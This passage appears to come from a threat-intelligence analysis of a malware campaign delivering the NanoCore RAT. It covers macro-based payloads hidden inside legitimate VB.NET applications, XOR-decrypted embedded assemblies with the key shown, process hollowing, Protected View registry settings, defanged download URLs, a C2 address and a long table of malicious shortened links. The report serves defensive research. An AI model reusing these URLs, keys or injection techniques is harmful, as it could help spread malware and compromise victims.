HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
```

First Stage Payload

The payload installed by the macro is a downloader Trojan written in VB.NET that downloads a secondary payload and decoy document. It appears the author of this downloader used the source code from an open source tool called "Sales System Application", which is freely available at hxxp://www.a1vbcode[.]com/app-2999.asp. We believe the author of the downloader uses this Sales System Application to provide a legitimate look to their malicious payload. The malware author adds their own code to the application to run their malicious code before calling the legitimate functions that display the graphical user interface. The following functions are called when the application attempts to initialize the menu:

```
ETransaksi.Speed(); // Legitimate class, but method is the first
wrapped function that leads to malicious code
ProjectData.EndApp(); // Closes the application before rest of
legitimate Sales System Application functions are called
```

The "Speed" method in the legitimate ETransaksi class contains legitimate code from the Sales System Application; however, the author of this tool includes this code in an if/else construct that bypasses these instructions by setting a false flag to skip the legitimate code and execute the next step to the malicious code. The following code example shows the false flag being set (5 > 115) and the ETransaksi.diomadnfagaghagh method being called:

```
int num = 5;
int num2 = 155;
bool flag = num > num2;
if (flag)
{
    <legitimate Sales System Application code>
}
else
{
    NewLateBinding.LateCall(ETransaksi.diomadnfagaghagh(), null, "Invoke", new object[]
    {
        null,
        new object[0]
    }, null, null, null, true);
```

The payload uses this technique to run a chain of methods that eventually carry out its malicious task. With the exception of the 'Speed' method previously mentioned, the names of the methods called in this chain appear to be fairly random, as seen in the following list:

1. ETransaksi.Speed
2. ETransaksi.diomadnfagaghagh
3. ETransaksi.fjcsERIfjfiojsGHlsdifjksi
4. ETransaksi.gsgjlDJIGJIGJIGJIFDOSpl
5. ETransaksi.FJaioefgkaoeK

The last two methods in the chain carry out a majority of the first payload's functionality. The ETransaksi.gsgjlDJIGJIGJIGJIFDOSpl method obtains a resource named "fgjfaieSDFAOKEfj.GSrdofjksrgj", which is decrypted in the ETransaksi.FJaioefgkaoeK method using a multibyte XOR cipher with the following key:

```
byte[] array = new byte[]
    {
        19,
        129,
        43,
        37,
        56,
        65,
        255,
        75,
        111,
        19,
        211,
        120,
        0,
        49,
        126,
        248
    };
```

The resulting cleartext is another .NET assembly, which the payload will load within its own process space.

Embedded Trojan

This Trojan loaded by the first payload contains several embedded executables that it uses to ultimately download and execute a secondary payload, as well as downloading and opening a decoy document. An unknown programmatic builder tool appears to have created this Trojan, as the code shows multiple configuration options for additional functionality that were not enabled within this specific sample.

Upon execution, this Trojan checks to see if it was configured with "BINDERON" to determine if it should extract an embedded payload from a resource named "B", save it to %TEMP%\%BIND1%, and create a new process with the embedded payload. While the Trojan was configured to carry out this activity, the actor did not embed a payload within the "B" resource, so this functionality does not carry out any activities, rather it just causes an exception and continues running.

Another configuration option encountered by this Trojan is a check for '%STARTUPON%'. This sample was not configured to execute with this option enabled, however, should this option be enabled, the Trojan would attempt to install itself to the system at a specific location by writing its contents in base64-encoded format to the following file:

```
%APPDATA%\Microsoft\Windows\DsvHelper\%DECRY%.txt
```

The Trojan then reads the contents of the %DECRY%.txt file, decode them and write the decoded data to the following file:

`%USERPROFILE%\%APPDATA%\Roaming\Microsoft\Windows\DsvHelper\%RANDOM@.exe`

The Trojan would then create a new process using the @RANDOM@.exe file. When the Trojan runs as an executable within the "DsvHelper" folder, the Trojan will create a shortcut (.lnk file) and save the shortcut to the 'DsvHelper' folder. It then creates the following registry key to automatically run the Trojan each time the system starts:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\@RANDOM@`

The main behavior carried out by this Trojan involves obtaining an embedded executable, hollowing the current Trojan, writing the new embedded executable to the process memory and calling a specific function in the newly written payload. The embedded payload written to process memory exists in the "R" resource and called function in the new payload is named "RPe.Test.Work". The function will take another executable embedded in the initial Trojan as a resource named "M", which it attempts to inject into the following process to execute:

`C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe`

While it's configured to inject into cvtres.exe, the Trojan is also capable of injecting its code into the following process as well:

`C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe`

Embedded injector Trojan

The R payload discussed above is nothing more than an injector Trojan, which accepts a path to an executable and a buffer of code to inject into the process as arguments. The R payload will create a process using the supplied path using the CreateProcessA API function. The payload then finds the base address of the newly created process using the GetThreadContext API function, and then calls NtUnmapViewOfSection to hollow the process. The payload then calls the VirtualAllocEx API to create a buffer in the newly hollowed process and the WriteProcessMemory API to write the supplied data buffer that contains the code to inject to this newly created buffer. The payload then sets EIP to the entry point of the newly injected code using the SetThreadContext API, and finally calls the NtAlertResumeThread API function to run the injected code.

Embedded Downloader Trojan

The M payload (referenced previously along with the R payload, above) injected and executed within the memory space of the other process is a downloader Trojan. This specific downloader appears to have been created using a VB2Exe tool, as the functional code that carries out the downloading functionality exists as a VBScript embedded within the payload. The payload extracts this VBScript from a resource and saves it to a file that it extracts from another resource. The filename used to save the VBScript is "khm.vbs", which is eventually run using "wscript". The VBScript has a SHA256 has of 649e3922ec53d5b195ed23aac08148faeb561f47e891b1e6ff60a2a9df4fea17, which calls two PowerShell commands to download and execute a payload and downloading and opening of a decoy document. The payload is downloaded from the following location and saved to "%PUBLIC%\svchost32.exe":

```
hxxp://lokipanelhostingpanel[.]gq/work/kh/1s.exe
```

The decoy document is downloaded from hxxp://lokipanelhostingpanel[.]gq/work/kh/1.docx and saved to "%PUBLIC%\svchost32.docx". When opened, the decoy document shows the following content, which contains the image and copied text from a news article titled "Top civil-military body rejects Nawaz's controversial statement on Mumbai attacks," as seen in the following screenshot:




Figure 17. Decoy document downloaded by malware

Final Payload

The final payload is a dropper Trojan that installs the NanoCore RAT. The author of this payload (SHA256: 690fc694b0840dbabb462ae46eb836777420b3354e53a6944a2e169b965b0bec) appears to have used an open source tool called "Saransh Email System" as a basis of this tool, which was likely downloaded from hxxp://www.a1vbcode[.]com/app-4601.asp. Much like the original payload, this tool uses if/else statements to skip the legitimate code in the Saransh Email System source to run the malicious functions, which have the same method names as the original tool and follow the same call sequence:

1. Form1.Speed
2. Form1.diomadnfagaghagh
3. Form1.fjcsERIfjfiojsGHlsdifjksi
4. Form1.gsgjlDJIGJIGJIGJIFDOSpl
5. Form1.FJaioefgkaoeK

This chain of functions eventually loads a resource named 'GSrdofjksrgj', which the tool decrypts using the same algorithm and key as in the initial payload:

```
byte[] array4 = new byte[]
{
    19,
    129,
    43,
    37,
    56,
    65,
    255,
    75,
    111,
    19,
    211,
    120,
    0,
    49,
    126,
    248
};
```

The decrypted payload has a SHA256 hash of 5e805a88294f6d25d55103d19d13e798e01ad70e6b89e9c58db5d468cc63b3d5, which is a variant of the NanoCore remote administration tool. This variant of NanoCore was configured to communicate with the following IP address as its C2 server over TCP port 6666:

115.186.136[.]237

Bitly short URLs and expanded domains

Short Bitly URL	Expanded URL
http://bit[.]ly/Loaloding	http://www.asaigoldenrice[.]com/daq/doc/2.doc
http://bit[.]ly/Loadingnnsa	http://onedrivenet[.]xyz/work/docnew/4.doc
http://bit[.]ly/2JmQLW6	http://stemtopx[.]com/work/doc/13.doc
http://bit[.]ly/2JsruKm	http://stemtopx[.]com/work/doc/4.doc
http://bit[.]ly/2GUaY49	http://fast-cargo[.]com/images/file/vb/VBS/doc/3.doc
http://bit[.]ly/Loadingnns	http://onedrivenet[.]xyz/work/docnew/4.doc
http://bit[.]ly/2Im2lOF	http://panelonetwothree[.]ml/zico/doc/doc8/zloadings.doc
http://bit[.]ly/primeload	http://fast-cargo[.]com/images/file/vb/VBS/doc/1.doc
http://bit[.]ly/loader2018	http://asaigoldenrice[.]com/sim/new.doc
http://bit[.]ly/2xZ1kO6wdscsac	http://stemtopx[.]com/work/doc/3.doc
http://bit[.]ly/2M2bfYh	http://stemtopx[.]com/work/doc/root.doc
http://bit[.]ly/2r9PSIv	http://stevemike-fireforce[.]info/work/doc/11.doc
http://bit[.]ly/Loadiendg	http://www.0-day[.]us/img/doc/6.doc
http://bit[.]ly/2rpmJKsrdtrdtdfysersgerstrdFCGRDR	http://stevemikeforce[.]com/work/doc/7.doc
http://bit[.]ly/2Fu4ZSfloading	http://panelonetwothree[.]ml/zico/xe/snoop/ocsnoop/snoop.doc
http://bit[.]ly/2HloaderqVbva	http://diamondfoxpanel[.]ml/doc/1/11.doc
http://bit[.]ly/Loardising	http://onedrivenet[.]xyz/work/docnew/12.doc
http://bit[.]ly/2JB3KXD	http://stemtopx[.]com/work/doc/8.doc
http://bit[.]ly/1_loadingH7TvJa	http://diamondfoxpanel[.]ml/doc/1.doc
http://bit[.]ly/Loadijging	http://onedrivenet[.]xyz/work/docnew/8.doc
http://bit[.]ly/Laodiingplease	http://onedrivenet[.]xyz/work/docnew/13.doc
http://bit[.]ly/2HvQBirEam832ASADx	http://stevemike-fireforce[.]info/work/dola/3.doc
http://bit[.]ly/2I5T7b9hgvgvjcVYVY	http://stevemikeforce[.]com/work/doc/6.doc
http://bit[.]ly/paymentsuae	http://brevini-france[.]cf/xp/doc/swift.doc
http://bit[.]ly/Laodingipleasewait	http://www.asaigoldenrice[.]com/daq/doc/10.doc
http://bit[.]ly/loadingxxxx	http://www.asaigoldenrice[.]com/daq/doc/4.doc
http://bit[.]ly/2Gmziko	http://zupaservices[.]info/doc/z.doc
http://bit[.]ly/2sQhJOO	http://stemtopx[.]com/work/doc/6.doc
http://bit[.]ly/laodinfokqaw	http://stevemike-fireforce[.]info/work/doc/5.doc
http://bit[.]ly/loadrinfing	http://www.asaigoldenrice[.]com/daq/doc/15.doc
http://bit[.]ly/2JaBgAS	http://acorn-paper[.]com/administrator/help/7.doc
http://bit[.]ly/2loadingqlOQcM	http://diamondfoxpanel[.]ml/doc/4/44.doc
http://bit[.]ly/loardding	http://fast-cargo[.]com/images/file/vb/VBS/doc/11.doc
http://bit[.]ly/loidaring	https://www.0-day[.]us/img/doc/5.doc
http://bit[.]ly/LoadingPleaseWait	http://www.asaigoldenrice[.]com/daq/doc/20.doc
http://bit[.]ly/2HJv5Ud	http://stevemike-fireforce[.]info/work/doc/1.doc
http://bit[.]ly/Loading13	http://fast-cargo[.]com/images/file/vb/VBS/doc/13.doc
http://bit[.]ly/2Lzpjp1	http://stemtopx[.]com/work/doc/19.doc
http://bit[.]ly/tt_seafood	http://acorn-paper[.]com/administrator/help/en-GB/8.doc
http://bit[.]ly/Lording	http://fast-cargo[.]com/images/file/vb/VBS/doc/7.doc
http://bit[.]ly/loadingsmins	http://www.asaigoldenrice[.]com/daq/doc/1.doc
http://bit[.]ly/2_loadingJwkhJA	http://diamondfoxpanel[.]ml/doc/7.doc
http://bit[.]ly/Laodiingpleasesa	http://onedrivenet[.]xyz/work/docnew/13.doc
http://bit[.]ly/2tnW5lu	http://stemtopx[.]com/work/newdoc/1.doc
http://bit[.]ly/tt_loading	http://acorn-paper[.]com/administrator/components/com_templates/4.doc
http://bit[.]ly/2wzkloading	http://panelonetwothree[.]ml/zico/doc/zloading.doc
http://bit[.]ly/Loadingans	http://onedrivenet[.]xyz/work/docnew/14.doc
http://bit[.]ly/2r9jLcQloading	http://panelonetwothree[.]ml/zico/doc/zik.doc
http://bit[.]ly/loadingpleasewairrs	http://stevemike-fireforce[.]info/work/dola/2.doc
http://bit[.]ly/2arubabKmpgwP	http://panelonetwothree[.]ml/iran/uae/done/oc/uae.doc
http://bit[.]ly/2HAwzmN3290293sadjokwwadjoW	http://stevemike-fireforce[.]info/work/doc/12.doc
http://bit[.]ly/loadingasz	http://0-day[.]us/img/doc/10.doc
http://bit[.]ly/ntissa2vFamys	http://acorn-paper[.]com/images/locations/thumbnails/oc/m.doc
http://bit[.]ly/2IgzmRxEmasidE9kEjidlE	http://panelonetwothree[.]ga/work/doc/3.doc
http://bit[.]ly/2JqmuWp	http://stemtopx[.]com/work/doc/16.doc
http://bit[.]ly/load242HmFqZ6	http://panelonetwothree[.]ml/simon/exp/oc/mm.doc
http://bit[.]ly/2L17QGqloading	http://panelonetwothree[.]ml/zico/doc/doc8/zxloading.doc
http://bit[.]ly/2MarX5t	http://stemtopx[.]com/work/doc/9.doc
http://bit[.]ly/Loadingnix	http://www.asaigoldenrice[.]com/daq/doc/3.doc
http://bit[.]ly/2HyVGGy_loading	http://panelonetwothree[.]ml/iran/uae/done/oc1/uae.doc
http://bit[.]ly/2H8euros	http://acorn-paper[.]com/administrator/components/com_templates/views/2.doc
http://bit[.]ly/2I2mUBFstthdhtrhdtyftfyj	http://stevemikeforce[.]com/work/doc/8.doc
http://bit[.]ly/Loininding	http://www.0-day[.]us/img/doc/8.doc
http://bit[.]ly/2F02ZRq	http://stevemike-fireforce[.]info/work/doc/2.doc
http://bit[.]ly/Loadingpleasewait	http://onedrivenet[.]xyz/work/docnew/19.doc
http://bit[.]ly/2jE36KjhvjhgkHJHKLHGFHJ	http://stevemikeforce[.]com/work/doc/3.doc
http://bit[.]ly/Waitpleasewait	http://stevemike-fireforce[.]info/work/doc/8.doc
http://bit[.]ly/Loiading	http://fast-cargo[.]com/images/file/newvbs/doc/1.doc
http://bit[.]ly/Loadingplasewaitsm	http://stevemike-fireforce[.]info/work/doc/3.doc
http://bit[.]ly/2jCTHCNasiudhasdASdy7656basdu	http://stevemikeforce[.]com/work/doc/2.doc
http://bit[.]ly/loadingpleaswaitrr	http://stevemike-fireforce[.]info/work/doc/4.doc
http://bit[.]ly/Loadingnsi	http://onedrivenet[.]xyz/work/docnew/2.doc
http://bit[.]ly/2JRUNKh	http://www.stemtopx[.]com/work/newdoc/3.doc
http://bit[.]ly/2Hload25YdU19	http://panelonetwothree[.]ml/simon/exp/oc/25/m25.doc
http://bit[.]ly/2lording	http://fast-cargo[.]com/images/file/vb/VBS/doc/8.doc
http://bit[.]ly/2M9lLL6	http://stemtopx[.]com/work/doc/15.doc
http://bit[.]ly/Loggeding	http://fast-cargo[.]com/images/file/newvbs/doc/4.doc
http://bit[.]ly/Loadingwaitplez	http://stevemike-fireforce[.]info/work/doc/10.doc
http://bit[.]ly/ASDj23234j4oDj3234Sdmk	http://stevemike-fireforce[.]info/work/doc/5.doc
http://bit[.]ly/2JloadingspWgLs2	http://acorn-paper[.]com/components/com_content/models/oc/s.doc
http://bit[.]ly/Loadingpleasewaitnn	http://stevemike-fireforce[.]info/work/dola/4.doc
http://bit[.]ly/2sPe3wZrdtrdytd	http://stemtopx[.]com/work/doc/2.doc
http://bit[.]ly/LAdooing	http://onedrivenet[.]xyz/work/docnew/6.doc
http://bit[.]ly/Loadlng	http://guelphupholstery[.]com/images/yupsia/doc/62.doc
http://bit[.]ly/2JnMVQz	http://stemtopx[.]com/work/doc/14.doc
http://bit[.]ly/DocumentIsLoadingPleasewait	http://stemtopx[.]com/work/i/2.doc
http://bit[.]ly/2HVD1Bh	http://fast-cargo[.]com/images/file/vb/VBS/doc/4.doc
http://bit[.]ly/2uoqexc	http://zupaservices[.]info/doc/1.doc
http://bit[.]ly/2vXgnqdASdj2929iqw5du9iw9i	http://stevemike-fireforce[.]info/work/doc/13.doc
http://bit[.]ly/4_loadingEwHlnA	http://diamondfoxpanel[.]ml/doc/4.doc
http://bit[.]ly/lLoadingl9	http://fast-cargo[.]com/images/file/vb/VBS/doc/9.doc
http://bit[.]ly/LlLoadinG	https://www.0-day[.]us/img/doc/2.doc
http://bit[.]ly/2kTPwmFdrwfdtsfdfyr	http://stemtopx[.]com/work/doc/1.doc
http://bit[.]ly/2G34tww	http://fast-cargo[.]com/old/images/file/vb/VBS/smon/doc/testa.doc
http://bit[.]ly/2HvQBir	http://stevemike-fireforce[.]info/work/dola/3.doc
http://bit[.]ly/golden_uae	http://fast-cargo[.]com/old/images/file/vb/VBS/smon/doc/xchange.doc
http://bit[.]ly/pele2HROHp1	http://acorn-paper[.]com/images/locations/thumbnails/z/oc/z.doc
http://bit[.]ly/2rlqLDBMSloading	http://panelonetwothree[.]ml/iran/uae/done/oc2/uae.doc
http://bit[.]ly/2JDUVMC	http://stemtopx[.]com/work/doc/11.doc
http://bit[.]ly/2K1GYVgtyfctftfTFTYFUFtufutfu	http://stevemikeforce[.]com/work/doc/11.doc
http://bit[.]ly/2Jr4dby	http://stemtopx[.]com/work/doc/18.doc
http://bit[.]ly/2M9I8z4	http://stemtopx[.]com/work/newdoc/2.doc
http://bit[.]ly/ASD8239ASdmkWi38AS	http://stevemike-fireforce[.]info/work/dola/4.doc
http://bit[.]ly/LoadingPelasewaits	http://stevemike-fireforce[.]info/work/docnew/2.doc
http://bit[.]ly/2JnNtG7	http://stemtopx[.]com/work/doc/17.doc
http://bit[.]ly/shawclk2HZJXOr	http://panelonetwothree[.]ml/simon/exp/25exp/26/doc/final/26.doc
http://bit[.]ly/loadijgng	http://onedrivenet[.]xyz/work/docnew/9.doc
http://bit[.]ly/PleaseWaitLoading	http://www.asaigoldenrice[.]com/daq/doc/7.doc
http://bit[.]ly/Loadinger	http://onedrivenet[.]xyz/work/docnew/1.doc
http://bit[.]ly/Workingwait	http://onedrivenet[.]xyz/work/docnew/21.doc
http://bit[.]ly/Loadingplzwait	http://www.asaigoldenrice[.]com/daq/doc/5.doc
http://bit[.]ly/2HuOFBQ	http://stemtopx[.]com/work/doc/5.doc
http://bit[.]ly/LoadingPleasewait1	http://onedrivenet[.]xyz/work/docnew/20.doc
http://bit[.]ly/LlOrRinding	http://www.0-day[.]us/img/doc/11.doc
http://bit[.]ly/Loadingwaitplzz	http://onedrivenet[.]xyz/work/docnew/16.doc
http://bit[.]ly/2HWdrzTgfufuyfkCTYTDFYTgtfutf	http://stevemikeforce[.]com/work/doc/12.doc
http://bit[.]ly/2KHEnRKxestrhdyhdDTDRDTRthdydy	http://stevemikeforce[.]com/work/doc/10.doc
http://bit[.]ly/unkwonas	http://asaigoldenrice[.]com/sim/new.vbs
http://bit[.]ly/Laodiingpleasewait	http://onedrivenet[.]xyz/work/docnew/13.doc
http://bit[.]ly/wordxchange	http://asaigoldenrice[.]com/sim/doc/kalu.doc
http://bit[.]ly/Loadsinfpleasewait	http://onedrivenet[.]xyz/work/docnew/30.docx
http://bit[.]ly/Loardsing	http://www.0-day[.]us/img/doc/7.doc
http://bit[.]ly/2ImbyrQ	http://acorn-paper[.]com/administrator/6.doc
http://bit[.]ly/LoadingPleasewait	http://onedrivenet[.]xyz/work/docnew/20.doc

Domains

For a list of domains encountered in use by malware throughout this campaign, please refer to the following file.

Hashes

For a list of all hashes of malware encountered during this campaign, please refer to the following file.